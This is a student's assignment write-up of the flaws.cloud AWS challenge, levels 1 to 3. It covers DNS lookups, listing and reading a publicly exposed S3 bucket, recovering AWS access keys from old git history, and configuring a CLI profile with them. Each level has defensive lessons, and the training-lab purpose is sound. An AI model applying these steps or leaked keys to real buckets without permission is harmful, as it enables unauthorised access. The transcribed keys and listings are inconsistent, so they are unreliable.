

Course: Cloud and Network Security
Name: Neville Ngothe Iregi
Student No.: CS-CNS10-25054
Date: Wednesday, 10th December 2025

Week 12 Assignment 2: Flaws AWS

Introduction

Through a series of levels, I learned about common mistakes and gotchas when using Amazon Web Services (AWS). There are no SQL injection, XSS, buffer overflows, or many of the other vulnerabilities you might have seen before. As much as possible, these are AWS specific issues.

Scope: Everything is run out of a single AWS account, and all challenges are sub-domains of flaws.cloud.

Level 1

The site flaws.cloud is hosted as an S3 bucket. This is a great way to host a static site, similar to hosting one via github pages. Some interesting facts about S3 hosting: When hosting a site as an S3 bucket, the bucket name (flaws.cloud) must match the domain name (flaws.cloud). Also, S3 buckets are a global name space, meaning two people cannot have buckets with the same name. The result of this is you could create a bucket named apple.com and Apple would never be able to host their main site via S3 hosting.

1. I tried to determine the site is hosted as an S3 bucket by running a DNS lookup on the domain flaws.cloud (command: dig flaws.cloud)

Kali Linux [Running] - Oracle VirtualBox

```
File Machine View Input Devices Help
Session Actions Edit View Help
n3vill3@nevillc: ~
$ man dig
(n3vill3@nevillc) [~]
$ dig flaws.cloud
; <>> DiG 9.20.15-2-Debian <>> flaws.cloud
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 30861
;; flags: qr rd ra; QUERY: 1, ANSWER: 8, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: udp: 4096
; COOKIE: 5d9f59ff0b59a06513260b7ac693d2c7126187a11f8658603 (good)
;; QUESTION SECTION:
;flaws.cloud. IN A
;; ANSWER SECTION:
flaws.cloud. 5 IN A 52.92.149.67
flaws.cloud. 5 IN A 52.92.139.99
flaws.cloud. 5 IN A 52.92.139.3
flaws.cloud. 5 IN A 52.92.129.3
flaws.cloud. 5 IN A 52.92.148.107
flaws.cloud. 5 IN A 3.5.81.247
flaws.cloud. 5 IN A 52.92.131.203
flaws.cloud. 5 IN A 52.92.149.211
;; Query time: 32 msec
;; SERVER: 10.0.2.3#53(10.0.2.3) (UDP)
;; WHEN: Sat Dec 13 12:05:53 EAT 2025
;; MSG SIZE rcvd: 196


(n3vill3@nevillc) [~]
$ dig +nocmd flaws.cloud.any +multiline +noall +answer
flaws.cloud. 409 IN NS ns-443.awsdns-56.co.uk.
flaws.cloud. 409 IN NS ns-1890.awsdns-56.co.uk.
flaws.cloud. 409 IN NS ns-966.awsdns-56.co.uk.

(n3vill3@nevillc) [~]
$
```

2. Visiting one of the IP addresses in your browser will direct you to

<https://aws.amazon.com/s3/>

So you know flaws.cloud is hosted as an S3 bucket.



3. I then ran nslookup flaws.cloud

```
(n3vill3㉿neville)-[~]
└$ man nslookup
(n3vill3㉿neville)-[~]
└$ nslookup flaws.cloud
Server: 10.0.2.3
Address: 10.0.2.3#53

Non-authoritative answer:
Name: flaws.cloud
Address: 52.92.191.23
Name: flaws.cloud
Address: 52.218.169.218
Name: flaws.cloud
Address: 52.218.169.114
Name: flaws.cloud
Address: 52.92.138.235
Name: flaws.cloud
Address: 52.92.212.231
Name: flaws.cloud
Address: 52.92.212.203
Name: flaws.cloud
Address: 3.5.80.172
Name: flaws.cloud
Address: 3.5.80.180

(n3vill3㉿neville)-[~]
└$ nslookup 52.218.169.218      name = s3-website-us-west-2.amazonaws.com.

Authoritative answers can be found from:


(n3vill3㉿neville)-[~]
└$ nslookup 52.92.192.131      name = s3-website-us-west-2.amazonaws.com.

Authoritative answers can be found from:

(n3vill3㉿neville)-[~]
└$
```

- So we know it's hosted in the AWS region us-west-2

-
4. I enumerated the bucket with : **aws s3 ls s3://flaws.cloud/ --no-sign-request** to view the files in the bucket



The screenshot shows a terminal window on a Kali Linux desktop. The terminal session starts with nslookup to find the IP address for flaws.cloud, followed by host, dig, and curl commands to check for specific IP addresses. Then, the user runs aws s3 ls with the --no-sign-request option to list the contents of the flaws.cloud bucket. The output shows several files including hint1.html, hint2.html, hint3.html, index.html, robots.txt, and secret-dd02c7c.html.

```
n3vill3@nevill3:~$ nslookup 52.92.192.131
131.192.92.52.in-addr.arpa      name = s3-website-us-west-2.amazonaws.com.
Authoritative answers can be found from:
n3vill3@nevill3:~$ host flaws.cloud
flaws.cloud has address 52.92.202.91
flaws.cloud has address 52.92.212.211
flaws.cloud has address 52.92.243.178
flaws.cloud has address 16.12.99.219
flaws.cloud has address 52.92.148.43
flaws.cloud has address 52.92.243.194
flaws.cloud has address 52.92.243.99
flaws.cloud has address 3.5.76.95
;; communications error to 10.0.2.3#53: timed out
;; communications error to 10.0.2.3#53: timed out
;; no servers could be reached
n3vill3@nevill3:~$ man host
n3vill3@nevill3:~$ dig +short +x 52.92.202.91
53-website-us-west-2.amazonaws.com.
n3vill3@nevill3:~$ dig +short +x 52.92.212.203
53-website-us-west-2.amazonaws.com.
n3vill3@nevill3:~$ curl -s http://52.92.212.203
<html><head><title>403 Forbidden</title></head><body><h1>403 Forbidden</h1><pre>You don't have permission to access this resource.</pre></body></html>
n3vill3@nevill3:~$ aws s3 ls s3://flaws.cloud/ --no-sign-request
2017-03-03 07:05:11    2575 hint1.html
2017-03-03 07:05:17    1707 hint2.html
2017-03-03 07:05:11    1101 hint3.html
2024-02-22 04:59:28    2801 index.html
2017-02-27 04:59:16   1051 robots.txt
2017-02-27 04:59:28    46 robots.txt
2017-02-27 04:59:30   1051 secret-dd02c7c.html
n3vill3@nevill3:~$
```

- Viewing the files was possible due to the permissions issues on this bucket

-
5. I viewed the secret-dd02c7c.html file using command: **aws s3 cp s3://flaws.cloud/secret-dd02c7c.html - --profile flaws**

```
(n3vill3@nevillie):~$ aws s3 cp s3://flaws.cloud/robots.txt .
download failed: s3://flaws.cloud/robots.txt to - Unable to locate credentials
(n3vill3@nevillie):~$ aws s3 cp s3://flaws.cloud/robots.txt --profile flaws
User-Agent: /index.html
Allow: /
Disallow: /
(n3vill3@nevillie):~$ aws s3 cp s3://flaws.cloud/secret-dd02c7c.html --profile flaws
<html>
<head>
<title>FLAWS</title>
<meta name="ROBOTS" content="NOTINDEX, NOFOLLOW">
<style>
body { font-family: Andale Mono, monospace; }
#info{center}> pre { background-color: #002020; padding: 4px; border-radius: 5px; border-color:#00d000; border-width: 1px; border-style: solid; }
</style>
</head>
<body>
text="#00d000"
bgcolor="#000000"
style="max-width:800px; margin-left:auto ;margin-right:auto"
vlink="#00ffff" link="#00ffff">
<center>
<pre>
[REDACTED]
</pre>
<h1>Congrats! You found the secret file!</h1>
</center>
Level 2 is at <a href="http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud">http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud</a>
(n3vill3@nevillie):~$
```

- At this point, the file indicated that level 2 was at the sub-domain <http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud>

Lesson learned

On AWS you can set up S3 buckets with all sorts of permissions and functionality including using them to host static files. A number of people accidentally open them up with permissions that are too loose. Just like how you shouldn't allow directory listings of web servers, you shouldn't allow bucket listings.

Examples of this problem

- Directory listing of S3 bucket of Legal Robot ([link](#)) and Shopify ([link](#)).
- Read and write permissions to S3 bucket for Shopify again ([link](#)) and Udemy ([link](#)). This challenge did not have read and write permissions, as that would destroy the challenge for other players, but it is a common problem.

Avoiding the mistake

By default, S3 buckets are private and secure when they are created. To allow it to be accessed as a web page, I had turned on "Static Website Hosting" and changed the bucket policy to allow everyone "s3:GetObject" privileges, which is fine if you plan to publicly host the bucket as a web page. But then to introduce the flaw, I changed the permissions to add "Everyone" to have "List" permissions.

Bucket: flaws.cloud X

Bucket: flaws.cloud
Region: Oregon
Creation Date: Sat Feb 04 20:40:07 GMT-700 2017
Owner: 0xdabba00

▼ Permissions

You can control access to the bucket and its contents using access policies. [Learn more](#).

Grantee: 0xdabba00 List Upload/Delete View Permissions Edit Permissions X

Grantee: Everyone List Upload/Delete View Permissions Edit Permissions X

WARNING: Everyone means anyone on the Internet

[!\[\]\(8c9a8da65a07f17b7308a01207573f8a_img.jpg\) Add more permissions](#) [!\[\]\(d65d67af0d48c0b8df8416565067ed4b_img.jpg\) Edit bucket policy](#) [!\[\]\(903130ed6058e2c828f13cd7443f1600_img.jpg\) Add CORS Configuration](#)

"Everyone" means everyone on the Internet. You can also list the files simply by going to <http://flaws.cloud.s3.amazonaws.com/> due to that List permission.

Level 2 (unauthorised authenticated access)

With my AWS profile already set up, I enumerated the next sub-domain from the 1st level using command: `aws s3 ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud -profile <yourprofile>`

The screenshot shows a terminal window titled "Kali Linux (Running) - Oracle VirtualBox". The terminal session is for user "n3vill3" on host "neville". The command "aws s3 ls s3://level2-c8b217a33fcf1f839ff6f1f73a00a9ae7.flaws.cloud --profile flaws" is run, listing files: everyone.png (80751), hint.html (143), index.html (2786), robots.txt (26), and secret-e4443fc.html (1051). The "secret-e4443fc.html" file is then viewed, displaying a title "FLAWS", a meta robots tag, a style block with Andale Mono font, and a pre block containing a binary image of a cartoon character. Below the image is the text "Congrats! You found the secret file!".

```

n3vill3@neville:~$ aws s3 ls s3://level2-c8b217a33fcf1f839ff6f1f73a00a9ae7.flaws.cloud --profile flaws
2017-02-27 05:02:15      80751 everyone.png
2017-03-03 05:47:13       143 hint.html
2017-02-27 05:02:15       26 robots.txt
2017-02-27 05:02:14      2786 index.html
2017-02-27 05:02:15      1051 secret-e4443fc.html

n3vill3@neville:~$ aws s3 cp s3://level2-c8b217a33fcf1f839ff6f1f73a00a9ae7.flaws.cloud/secret-e4443fc.html --profile flaws
<html>
  <head>
    <title>FLAWS</title>
    <meta name="ROBOTS" content="NOINDEX, NOFOLLOW">
    <style>
      body { font-family: Andale Mono, monospace; }
      :not(center) > pre { background-color: #202020; padding: 4px; border-radius: 5px; border-width: 1px; border-style: solid; border-color: #00d000; }
    </style>
  </head>
  <body>
    text:#00d000"
    link:#00ff00"
    style="max-width:800px; margin-left:auto ;margin-right:auto"
    vlink="#00ff00" link="#00ff00">
<center>
<pre>
[REDACTED]
</pre>
<h1>Congrats! You found the secret file!</h1>
</center>
</body>
</html>

```

Level 3 is at http://level3-9af3927f195e10225021a578e6f78df.flaws.cloud

- I found several files and tried to view the secret-e4443fc.html which gave me the sub-domain of the next level
(<http://level3-9af3927f195e10225021a578e6f78df.flaws.cloud>)

Lesson learned

Similar to opening permissions to "Everyone", people accidentally open permissions to "Any Authenticated AWS User". They might mistakenly think this will only be users of their account, when in fact it means anyone that has an AWS account.

Examples of this problem

- Open permissions for authenticated AWS user on Shopify ([link](#))

Avoiding the mistake

Only open permissions to specific AWS users.#

Level 3 (leaked credentials)

1. I enumerated the bucket using command: aws s3 ls

```
s3://level3-9afdf3927f195e10225021a578e6f78df.flaws.cloud/ --profile <yourprofile>
```

- However, I noticed that I could do enumeration without authentication, using the **--no-sign-request**

```
<center>
<pre>
[REDACTED]
</pre>
<div>Congrats! You found the secret file!</div>
</center>

Level 3 is at <a href="http://level3-9afdf3927f195e10225021a578e6f78df.flaws.cloud">http://level3-9afdf3927f195e10225021a578e6f78df.flaws.cloud</a>
(n3v1ll3@nevile) [~] $ aws s3 ls s3://level3-9afdf3927f195e10225021a578e6f78df.flaws.cloud --no-sign-request
2017-02-27 03:14:33    128K authenticated_users.png
2017-02-27 03:14:34     1552 hint1.html
2017-02-27 03:14:34    1420 hint2.html
2020-05-22 21:21:10     250 hint3.html
2017-02-27 03:14:33     1035 hint4.html
2020-05-22 21:21:10    1861 index.html
2017-02-27 03:14:33     26 robots.txt
(n3v1ll3@nevile) [~] $ aws s3 ls s3://level3-9afdf3927f195e10225021a578e6f78df.flaws.cloud --profile flaws
2017-02-27 03:14:33    128K authenticated_users.png
2017-02-27 03:14:34     1552 hint1.html
2017-02-27 03:14:34    1420 hint2.html
2017-02-27 03:14:35     1240 hint3.html
2020-05-22 21:21:10     250 hint4.html
2020-05-22 21:21:10    1861 index.html
2017-02-27 03:14:33     26 robots.txt
(n3v1ll3@nevile) [~] $
```

2. This S3 bucket has a .git file. There are probably interesting things in it. Download

this whole S3 bucket using: **aws s3 --profile <yourprofile> sync**

s3://level3-9afdf3927f195e10225021a578e6f78df.flaws.cloud/.

- The aws s3 sync command is a powerful utility within the AWS Command Line Interface (CLI) used to synchronize files between a local directory and an S3 bucket, or between two S3 buckets.

```

n3v113@neville: ~
$ git log
commit f52ec03b227ea009ab04e3f75fb126ed5a61 (HEAD -> master)
Author: 0:dabbad00 <scott@summitroute.com>
Date:  Sun Sep 17 09:10:43 2017 -0600

    First commit

n3v113@neville: ~

```

3. People often accidentally add secret things to git repos, and then try to remove them without revoking or rolling the secrets. You can look through the history of a git repo by running: ***git log***

```

n3v113@neville: ~
$ git log
commit f52ec03b227ea009ab04e3f75fb126ed5a61 (HEAD -> master)
Author: 0:dabbad00 <scott@summitroute.com>
Date:  Sun Sep 17 09:10:43 2017 -0600

    First commit


n3v113@neville: ~

```

-
4. I then checked what the git repo looked like at the time of a commit by running:

git checkout f52ec03b227ea6094b04e43f475fb0126edb5a6

- where `f52ec03b227ea6094b04e43f475fb0126edb5a6` would be the hash for the first commit shown in `git log`.



The screenshot shows a terminal window titled "Kali Linux [Running] - Oracle VirtualBox". The command entered was "git checkout f52ec03b227ea6094b04e43f475fb0126edb5a6". The terminal output indicates that the HEAD state has been switched to this commit, which is described as the first commit. The user is in a detached HEAD state and is prompted to either create a new branch or undo the operation. The terminal then lists the contents of the directory, showing files like "access_keys.txt", "authenticated_users.png", ".aws", "bash_logout", "bashrc", "bashrc.original", "config", "Desktop", "dmrc", "documents", "Downloads", "face", "face.icon", ".face", "hint1.html", "hint2.html", "hint3.html", "hint4.html", "ICEauthority", and "index.html". The file "access_keys.txt" is present in the list.

```
(nsvill3㉿nsvill3:~) $ git checkout f52ec03b227ea6094b04e43f475fb0126edb5a6
M     index.html
Note: switching to 'f52ec03b227ea6094b04e43f475fb0126edb5a6'.

You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by switching back to a branch.

If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -c with the switch command. Example:

  git switch -c <new-branch-name>

Or undo this operation with:

  git switch -

Turn off this advice by setting config variable advice.detachedHead to false

HEAD is now at f52ec03 first commit
(nsvill3㉿nsvill3:~) $ ls -al
total 380
drwxr-xr-x  2 nsvill3 nsvill3  4096 Dec 13 14:07 .
drwxr-xr-x  3 root    root    4096 Nov 18 13:24 access_keys.txt
-rw-rw-r--  1 nsvill3 nsvill3 123637 Feb 27 2017 authenticated_users.png
drwxrwxr-x  2 nsvill3 nsvill3  4096 Dec 12 00:25 .aws
drwxr-xr-x  3 nsvill3 nsvill3  4096 Nov 18 2017 bash_logout
drwxr-xr-x  2 nsvill3 nsvill3  4096 Nov 18 13:20 bashrc
-rw-r--r--  1 nsvill3 nsvill3  5551 Nov 18 13:20 bashrc.original
drwxr-xr-x  2 nsvill3 nsvill3  4096 Nov 18 13:20 config
drwxr-xr-x  10 nsvill3 nsvill3 4096 Dec 11 02:09 Desktop
drwxr-xr-x  2 nsvill3 nsvill3  4096 Nov 18 13:24 dmrc
drwxr-xr-x  1 nsvill3 nsvill3  35 Nov 18 13:24 dmrc
drwxr-xr-x  1 nsvill3 nsvill3  4096 Nov 18 13:24 documents
drwxr-xr-x  2 nsvill3 nsvill3  4096 Dec 13 11:04 Downloads
-rw-r--r--  1 nsvill3 nsvill3 11759 Nov 18 13:20 face
lrwxrwxrwx  1 nsvill3 nsvill3   5 Nov 18 13:20 face.icon → .face
drwxrwxr-x  3 nsvill3 nsvill3  4096 Nov 18 13:24 .face
drwxr-xr-x  3 nsvill3 nsvill3  4096 Nov 18 13:24 gnome
-rw-r--r--  1 nsvill3 nsvill3 1552 Feb 27 2017 hint1.html
-rw-r--r--  1 nsvill3 nsvill3 1426 Feb 27 2017 hint2.html
-rw-r--r--  1 nsvill3 nsvill3 1327 Feb 27 2017 hint3.html
-rw-r--r--  1 nsvill3 nsvill3 1035 Feb 27 2017 hint4.html
-rw-r--r--  1 nsvill3 nsvill3      0 Nov 18 13:24 ICEauthority
-rw-r--r--  1 nsvill3 nsvill3 1881 May 22 2020 index.html
drwxr-xr-x  3 nsvill3 nsvill3  4096 Nov 18 13:20 .java
```

5. On checking the repo again, a new access_keys.txt appears. I viewed it:

Kali Linux [Running] - Oracle VirtualBox

File Machine View Input Devices Help

n3vill3@nevill3: ~

```
Session Actions Edit View Help
```

```
rw-rw-r-- 1 n3vill3 n3vill3 1245 Feb 27 2017 hints.html
-rw-rw-r-- 1 n3vill3 n3vill3 1035 Feb 27 2017 hints14.html
-rw-rw-r-- 1 n3vill3 n3vill3 0 Nov 18 13:24 .ICEauthority
drwxr-xr-x 1 n3vill3 n3vill3 1861 May 22 2020 index.html
drwxr-xr-x 5 n3vill3 n3vill3 4096 Nov 18 13:24 .java
drwxr-xr-x 5 n3vill3 n3vill3 4096 Dec 10 16:39 mozilla
drwxr-xr-x 2 n3vill3 n3vill3 4096 Nov 18 13:24 Music
drwxr-xr-x 2 n3vill3 n3vill3 4096 Nov 18 13:24 Pictures
drwxr-xr-x 2 n3vill3 n3vill3 4096 Nov 18 13:26 pk
drwxr--r-- 1 n3vill3 n3vill3 807 Nov 18 13:20 profile
drwxr-xr-x 2 n3vill3 n3vill3 4096 Nov 18 13:24 Public
drwxr-xr-x 5 n3vill3 n3vill3 4096 Nov 18 13:24 Public_html
drwxr-xr-x 3 n3vill3 n3vill3 4096 Dec 10 13:37 ssh
drwxr--r-- 1 n3vill3 n3vill3 0 Nov 18 13:25 sudo_as_admin_successful
drwxr-xr-x 2 n3vill3 n3vill3 4096 Nov 18 13:24 Templates
drwxr-xr-x 4 n3vill3 n3vill3 4096 Dec 10 13:37 .Trash-1000
drwxr--r-- 1 n3vill3 n3vill3 5 Dec 13 10:48 .vboxclient-clipboard-tty7-control.pid
drwxr--r-- 1 n3vill3 n3vill3 5 Dec 13 10:48 .vboxclient-clipboard-tty7-service.pid
drwxr--r-- 1 n3vill3 n3vill3 5 Dec 13 10:48 .vboxclient-display-svga-x11-control.pid
drwxr--r-- 1 n3vill3 n3vill3 5 Dec 13 10:48 .vboxclient-draganddrop-tty7-control.pid
drwxr--r-- 1 n3vill3 n3vill3 5 Dec 13 10:48 .vboxclient-draganddrop-tty7-service.pid
drwxr--r-- 1 n3vill3 n3vill3 5 Dec 13 10:48 .vboxclient-hostversion-tty7-control.pid
drwxr--r-- 1 n3vill3 n3vill3 5 Dec 13 10:48 .vboxclient-hostversion-tty7-service.pid
drwxr--r-- 1 n3vill3 n3vill3 5 Dec 13 10:48 .vboxclient-seamless-tty7-control.pid
drwxr--r-- 1 n3vill3 n3vill3 5 Dec 13 10:48 .vboxclient-vmsvga-session-tty7-control.pid
drwxr-xr-x 2 n3vill3 n3vill3 4096 Nov 18 13:24 .vboxclient-vmsvga-session-tty7-service.pid
drwxr-xr-x 2 n3vill3 n3vill3 10560 Dec 12 01:23 viminfo
-rw----- 1 n3vill3 n3vill3 52 Dec 13 10:48 .Xauthority
-rw----- 1 n3vill3 n3vill3 8512 Dec 13 11:47 .xsession-errors
-rw----- 1 n3vill3 n3vill3 4572 Dec 13 11:47 .xsession-errors.old
drwxr--r-- 1 n3vill3 n3vill3 33 Nov 18 13:20 zprofile
-rw----- 1 n3vill3 n3vill3 11913 Dec 13 11:39 .zsh_history
-rw----- 1 n3vill3 n3vill3 10855 Nov 18 13:20 .zshrc
```

```
[n3vill3@nevill3] (~)
```

```
$ cat access_keys.txt
```

```
access_key AKAIA360LPbE1jKT7SA
secret_access_key Odmt7nbqUvF3Bn/qgSpPE1k8pqcBTtjqwP63Jys
```

```
[n3vill3@nevill3] (~)
```

File Machine View Input Devices Help

14:10 ENG

- It contained the following credentials:

access_key: AKIAJ366LIPB4IJKT7SA

secret_access_key: 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

6. I created a new profile using *aws configure* and the keys I just accessed:

```

Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
n3v1ll3@nevile: ~
drwxr-xr-x 2 n3v1ll3 n3v1ll3 4096 Nov 18 13:24 Music
drwxr-xr-x 2 n3v1ll3 n3v1ll3 4096 Nov 18 13:24 Pictures
drwxr-xr-x 1 n3v1ll3 n3v1ll3 4096 Nov 18 13:24 Public
-rw-r--r-- 1 n3v1ll3 n3v1ll3 807 Nov 18 13:24 .profile
drwxr-xr-x 2 n3v1ll3 n3v1ll3 4096 Nov 18 13:24 Public
-rw-rw-r-- 1 n3v1ll3 n3v1ll3 26 Feb 27 2017 robots.txt
drwxr-xr-x 1 n3v1ll3 n3v1ll3 4096 Nov 18 13:24 .ssh
-rw-r--r-- 1 n3v1ll3 n3v1ll3 4096 Nov 18 13:25 .sudo_as_admin_successful
drwxr-xr-x 2 n3v1ll3 n3v1ll3 4096 Nov 18 13:24 Templates
drwxr-xr-x 2 n3v1ll3 n3v1ll3 4096 Dec 10 10:48 .VirtualBox
-rw-r--r-- 1 n3v1ll3 n3v1ll3 5 Dec 13 10:48 .vboxclient-clipboard-tty7-control.pid
-rw-r--r-- 1 n3v1ll3 n3v1ll3 5 Dec 13 10:48 .vboxclient-clipbaord-tty7-control.pid
-rw-r--r-- 1 n3v1ll3 n3v1ll3 5 Dec 4 15:57 .vboxclient-display-svga-x11-tty7-control.pid
-rw-r--r-- 1 n3v1ll3 n3v1ll3 5 Dec 13 10:48 .vboxclient-dragdrop-tty7-control.pid
-rw-r--r-- 1 n3v1ll3 n3v1ll3 5 Dec 13 10:48 .vboxclient-hostversion-tty7-control.pid
-rw-r--r-- 1 n3v1ll3 n3v1ll3 5 Dec 13 10:48 .vboxclient-seamless-tty7-control.pid
-rw-r--r-- 1 n3v1ll3 n3v1ll3 5 Dec 13 10:48 .vboxclient-vnc-tty7-control.pid
-rw-r--r-- 1 n3v1ll3 n3v1ll3 5 Dec 13 10:48 .vboxclient-vmsvga-session-tty7-control.pid
drwxr-xr-x 2 n3v1ll3 n3v1ll3 4096 Nov 18 13:24 Videos
-rw-r--r-- 1 n3v1ll3 n3v1ll3 10585 Nov 18 13:24 .Xauthority
-rw-r--r-- 1 n3v1ll3 n3v1ll3 32 Dec 13 19:58 .xsession-errors
-rw-r--r-- 1 n3v1ll3 n3v1ll3 8512 Dec 13 11:47 .xsession-errors.old
-rw-r--r-- 1 n3v1ll3 n3v1ll3 4578 Dec 13 20:15 .xsession-errors.old.old
-rw-r--r-- 1 n3v1ll3 n3v1ll3 11913 Dec 13 11:39 .zsh_history
-rw-r--r-- 1 n3v1ll3 n3v1ll3 10855 Nov 18 13:20 .zshrc

(n3v1ll3@nevile:~) [~]
$ cat access.keys.txt
access_key AKIAJ36GLP8A1JKT7SA
